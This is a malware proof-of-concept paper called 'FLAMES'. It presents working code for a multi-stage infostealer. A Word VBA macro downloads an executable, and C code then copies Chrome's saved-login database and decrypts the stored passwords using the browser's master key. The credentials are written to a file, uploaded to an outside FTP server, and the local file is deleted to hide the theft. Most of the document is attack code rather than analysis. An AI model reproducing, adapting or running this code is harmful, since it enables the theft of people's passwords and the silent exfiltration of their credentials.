


# FLAMES

## (Multi Staged Malware POC)

by// [ethereal\\_vx](#)




## Introduction:

Infostealer Flames is a binary which extracts and decrypts Chrome Passwords. This paper, as well as the attached code segment, will use a malicious word Macro written in VbScript to download a malicious binary from a remote server. Once the binary is executed on the target host, it will exfiltrate data to a remote [FTP](#) server using the [WININET API](#). The programmatic implementation will be written in C using the [WINAPI](#).

## The CODE:

This proof of concept contains a great deal of generic programming- more specifically string manipulation.

1. The victim downloads a word file containing the malicious macro and the remote binary gets executed.



```
Doc1 - Module1 (Code)
[General] DownloadXLFileFromURL
Option Explicit

Sub DownloadXLFileFromURL()

    Dim myURL As String, sFilename As String
    myURL = "https://github.com/D3VI5H4/FLAMES/blob/main/Data%20Exfiltrator.exe"
    sFilename = Environ("SystemDrive") & Environ("HomePath") & _
        Application.PathSeparator & "Desktop" & Application.PathSeparator & _
        "file.exe"

    Dim WinHttpRequest As Object, oStream As Object
    Set WinHttpRequest = CreateObject("Microsoft.XMLHTTP")
    WinHttpRequest.Open "GET", myURL, False, "username", "password"
    WinHttpRequest.Send

    myURL = WinHttpRequest.ResponseBody
    If WinHttpRequest.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        oStream.Open
        oStream.Type = 1
        oStream.Write WinHttpRequest.ResponseBody
        oStream.SaveToFile sFilename, 2 ' 1 = no overwrite, 2 = overwrite
        oStream.Close
    End If

    Dim RetVal
```

2. The VerifyBrowser function invokes [RegOpenKeyEx](#) and open “HKEY\_CURRENT\_USER” with the Registry Path being “Software\\Microsoft\\Windows\\Shell\\Associations\\UrlAssociations\\http\\UserChoice”. Subsequently we invoke [RegQueryValueEx](#) to query the value of “ProgId” which would be “CHROMEHTML” in our case because we are verifying the default browser is Chrome.

```
BOOL VerifyBrowser(VOID)
{
    HKEY hKey = HKEY_CURRENT_USER;
    WCHAR lpSubKey[WCHAR_MAXPATH] =
L"Software\\Microsoft\\Windows\\Shell\\Associations\\UrlAssociations\\http\\UserChoice";
    HKEY phkResult;
    WCHAR lpValueName[WCHAR_MAXPATH] = L"\\ProgId";
    WCHAR lpData[WCHAR_MAXPATH];
    DWORD bufferSize = sizeof(lpData);

    if (RegOpenKeyEx(hKey, lpSubKey, 0, KEY_ALL_ACCESS, &phkResult) != ERROR_SUCCESS)
        goto FAILURE;

    if (RegQueryValueEx(phkResult, L"ProgId", NULL, NULL, (LPBYTE)&lpData, &bufferSize) != ERROR_SUCCESS)
        goto FAILURE;

    if (hKey)
        RegCloseKey(hKey);

    if (phkResult)
        RegCloseKey(phkResult);

    if (wcscmp(lpData, L"ChromeHTML") != 0)
        return FALSE;

    return TRUE;
}
```

3. Our code queries the login data file through SQL `"SELECT ORIGIN_URL,USERNAME_VALUE,PASSWORD_VALUE FROM LOGINS"` stored in `"\\Google\\Chrome\\User Data\\Default\\Login Data"`.

```
if (GetEnvironmentVariable(L"LOCALAPPDATA", OriginalDBLocation, WCHAR_MAXPATH) == 0)
    goto FAILURE;

wcscat_s(OriginalDBLocation, chromeCredPath);

if (!CopyFile(OriginalDBLocation, TEXT(TEMPDBPATH), FALSE))
    goto FAILURE;

Result = sqlite3_open_v2(TEMPDBPATH, &LoginDatabase, SQLITE_OPEN_READONLY, NULL);
if (Result != ERROR_SUCCESS)
    goto FAILURE;

hLog = CreateFileW(L"file.txt", GENERIC_READ | GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL,
NULL);
if (hLog == INVALID_HANDLE_VALUE)
    goto FAILURE;

Result = sqlite3_exec(LoginDatabase, "SELECT ORIGIN_URL,USERNAME_VALUE,PASSWORD_VALUE FROM LOGINS",
CallbackSqlite3QueryObjectRoutine, LoginDatabase, &Error);
if (Result != ERROR_SUCCESS)
    goto FAILURE;
```

#### 4. Getting the Master Key :

- ☐ Use [GetEnvironmentVariableW](#) to get LOCALAPPDATA
- ☐ Use wscat to append L"\\Google\\Chrome\\UserData\\Local State"
- ☐ Invoke [ReadFile](#) on "Local State" to read the entire contents of the file and store it in the Buffer created by [HeapAlloc](#).
- ☐ Use strstr on the buffer and locate "\\os\_crypt\\":{"encrypted\_key\\":\\"".
- ☐ StringRemoveSubstring (a custom function), will be used to find the substring "\\os\_crypt\\":{"encrypted\_key\\":\\"". Using MemoryMove for string manipulation, we'll separate it from the main string.
- ☐ Use [CryptStringToBinaryA](#) & [CryptUnprotectData](#) to get the decoded Base64 Master Key which would be used in decrypting the password.

```
Substring = strstr(Substring, "\\os_crypt\\":{"encrypted_key\\":\\"");
if (Substring == NULL)
    return NULL;

if (StringRemoveSubstring(Substring, (PCHAR)"\\os_crypt\\":{"encrypted_key\\":\\"") == NULL)
    return NULL;

if (StringTerminateString(Substring, '') == NULL)
    return NULL;

if (!CryptStringToBinaryA(Substring, (DWORD)strlen(Substring), CRYPT_STRING_BASE64, NULL, &dwBufferLen, NULL, NULL))
    goto FAILURE;

pbBinary = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (dwBufferLen));
if (pbBinary == NULL)
    goto FAILURE;

if (!CryptStringToBinaryA(Substring, (DWORD)strlen(Substring), CRYPT_STRING_BASE64, pbBinary, &dwBufferLen, NULL, NULL))
    goto FAILURE;

if (pbBinary[0] == 'D')
    MoveMemory(pbBinary, pbBinary + 5, dwBufferLen);

Input.cbData = dwBufferLen;
Input.pbData = pbBinary;

if (!CryptUnprotectData(&Input, 0, NULL, NULL, NULL, 0, &Output))
    goto FAILURE;

return Substring;
```

## 5. Decrypting the Password:

- ☐ Transform Password into a BYTE array and store the result in the buffer.
- ☐ Make a BYTE pointer pointing to Buffer , increase it by 3 . The substring from 3rd to 15th character would be the Initialization Vector.
- ☐ Invoke [BCryptOpenAlgorithmProvider](#) to load and initialize AES Algorithm.
- ☐ Invoke [BCryptSetProperty](#) to set the property to “Chaining Mode GCM”.
- ☐ Invoke [BCryptGenerateSymmetricKey](#) which creates a key object for use with a symmetrical key encryption algorithm from the previous generated key.
- ☐ Use [BCryptDecrypt](#) to decrypt the password using the cipher generated with AES GCM and the master key generated in the previous step.
- ☐ Remove the last 16 bytes from the string and that's your decrypted password.

```
if (LenPass < 32)
    return 0;

CopyMemory(Password, Argv[2], LenPass);

Buffer = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, LenPass);
if (Buffer == NULL)
    goto FAILURE;

CharArrayToByteArray(Password, Buffer, LenPass);
pointer = Buffer;
pointer += 3;

Status = BCryptOpenAlgorithmProvider(&bCryptHandle, BCRYPT_AES_ALGORITHM, NULL, NULL);
if (!NT_SUCCESS(Status))
    goto FAILURE;

Status = BCryptSetProperty(bCryptHandle, L"ChainingMode", (PUCHAR)BCRYPT_CHAIN_MODE_GCM, 0, NULL);
if (!NT_SUCCESS(Status))
    goto FAILURE;

Status = BCryptGenerateSymmetricKey(bCryptHandle, &phKey, NULL, 0, Output.pbData, Output.cbData, 0);
if (!NT_SUCCESS(Status))
    goto FAILURE;

Info.pbNonce = pointer;
Info.cbNonce = 12;
Info.pbTag = (Info.pbNonce + LenPass - (3 + 16));
Info.cbTag = 16;

DecryptPassLen = LenPass - 3 - Info.cbNonce - Info.cbTag;
DecryptPass = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, DecryptPassLen);
if (DecryptPass == NULL)
    goto FAILURE;

Status = BCryptDecrypt(phKey, (Info.pbNonce + Info.cbNonce), DecryptPassLen, &Info, NULL, 0,
DecryptPass, DecryptPassLen, &DecryptSize, 0);
if (!NT_SUCCESS(Status))
    goto FAILURE;
```

6. Store the resulting formatted data in a buffer and write to a file using [WriteFile](#).

```
sprintf(WriteArray, "Url: %s\r\nUsername: %s\r\nPassword: %s\r\n\r\n", Argv[0], Argv[1],  
(PCHAR)DecryptPass);  
nNumberOfBytesToWrite = (DWORD)strlen(WriteArray);  
  
if (!WriteFile(hLog, WriteArray, nNumberOfBytesToWrite, &lpNumberOfBytesWritten, NULL))  
goto FAILURE;
```

## 7. Uploading :

Then our code initializes WININET usage by [InternetOpenW](#). Following a successful initialization we invoke [InternetConnectW](#) with details to our ftp server. Upload the file using [FtpPutFileW](#). Use [DeleteFile](#) to delete the file stored internally on the machine to remove the traces of the code execution.

```
hInternetOpen = InternetOpenW(L"Mozilla/4.1337", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);  
if (hInternetOpen == NULL)  
goto FAILURE;  
  
hInternetConnect = InternetConnectW(hInternetOpen, L"ftp.drivehq.com", INTERNET_DEFAULT_FTP_PORT, NULL  
, NULL, INTERNET_SERVICE_FTP, 0, 0);  
if (hInternetConnect == NULL)  
goto FAILURE;  
  
if (!FtpPutFileW(hInternetConnect, L"file.txt", lpRemoteFile, FTP_TRANSFER_TYPE_BINARY, 0))  
goto FAILURE;  
  
if (!DeleteFile(L"file.txt"))  
goto FAILURE;
```

